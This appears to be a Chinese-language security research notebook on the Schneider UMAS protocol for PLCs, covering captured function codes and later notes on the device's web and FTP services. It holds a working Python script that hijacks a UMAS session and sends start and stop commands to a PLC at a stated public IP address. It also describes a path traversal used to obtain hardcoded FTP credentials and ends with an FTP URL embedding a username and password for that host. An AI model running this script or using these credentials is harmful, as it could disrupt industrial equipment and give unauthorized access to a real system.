
### （0x07）博客中无该字段

该功能码几乎没有怎么出现，在从plc2pc的过程中抓包得到，不包含Session ID。

* **Query**




* **Response**

****


### （0x6d）博客中无该字段

仅在从PC到PLC的过程中出现，且都是出现在第一个0x31之后，且不同批次抓包的过程中，报文的内容都是一样的，但是是包含Session ID的。

* **Query：**



* **Response：**



在返回的0xfd中，会有不同的组合，即0xfd后面的结果会不太一样，里面应该是包含了一些基本的错误信息，方便查询问题时使用的。

## 脚本功能实现

### 设备启停

from socket import \*

from time import sleep

HOST='84.32.244.208'

PORT=502

BUFSIZE=1024

ADDRESS=(HOST,PORT)

tcpClientSocket=socket(AF\_INET,SOCK\_STREAM)

tcpClientSocket.connect(ADDRESS)

trasactionID=2022

sessionID=b'\x3e'  # 每一次只需要更改这里即可

reuse\_session=int(trasactionID).to\_bytes(length=2, byteorder='big', signed=False)+\

    b'\x00\x00\x00\x18\x00\x5a\x00\x10'+b'\xc0\x1e\x00\x00\x0f\x4c\x41\x50\x54\x4f\x50\x2d\x43\x32\x4a\x47\x4c\x48\x48\x31'

tcpClientSocket.send(reuse\_session)

data,ADDR=tcpClientSocket.recvfrom(BUFSIZE)

trasactionID+=1

bytebuff=bytes(data)

sessionID=int(bytebuff[-1]).to\_bytes(length=1, byteorder='big', signed=False)

start=b'\x3a\xa6\x00\x00\x00\x06\x00\x5a'+sessionID+b'\x40\xff\x00'

tcpClientSocket.send(start)

data,ADDR=tcpClientSocket.recvfrom(BUFSIZE)

# print(data)

sleep(2)

stop=b'\x3a\xa6\x00\x00\x00\x06\x00\x5a'+sessionID+b'\x41\xff\x00'

tcpClientSocket.send(stop)

data,ADDR=tcpClientSocket.recvfrom(BUFSIZE)

# print(data)


tcpClientSocket.close()


### 工程密码破解

## 其他服务的探索


### FTP服务

通过web路径遍历地方式下载了SAComm.jar，在里面找到了FTP服务的硬编码用户及口令：







但是其实整个ftp服务里面其实并不止这一个口令：




但是也许是改用户的权限不够，只能是通过验证，但是并不能获取路径下的文件：






### Web服务



但是存在路径遍历漏洞的，然后使得能够获得上述FTP服务分析过程中的一些jar包。

## Else


### 固件的版本号



### SessionID自行出错

在使用control expert时，在使用项目恢复备份时突然出现这样的情况，session ID自己出现了错误，对于这种情况算是看到了可能的脆弱点吗？但是这个情况下，自己有提示出错信息，同时立马关闭了链接，这应该是没有利用价值的吧？

Query：003300000007005a5c36030000



（但是我再次尝试时，似乎并没有出现session ID出错的情况，但是还是会出现上述的问题弹窗。）

### 同一请求报文的应答报文内容不一致

013600000008005adf5015000107


01360000000b005adffe07000000000000

01a300000008005adf5015000107

01a30000000b005adffe07000002000000

这个是在对于0x50功能码分析的过程中发现的内容。

### .class的一些内容



猜测：其实很有可能将Web服务的一些功能给砍掉了，因为这个对于分析UMAS私有协议的内容是有帮助的，所以很多页面都是那种不存在的现象。

<ftp://datastorage:datadownload@84.32.244.208>

https://blog.csdn.net/weixin\_26766909/article/details/113369053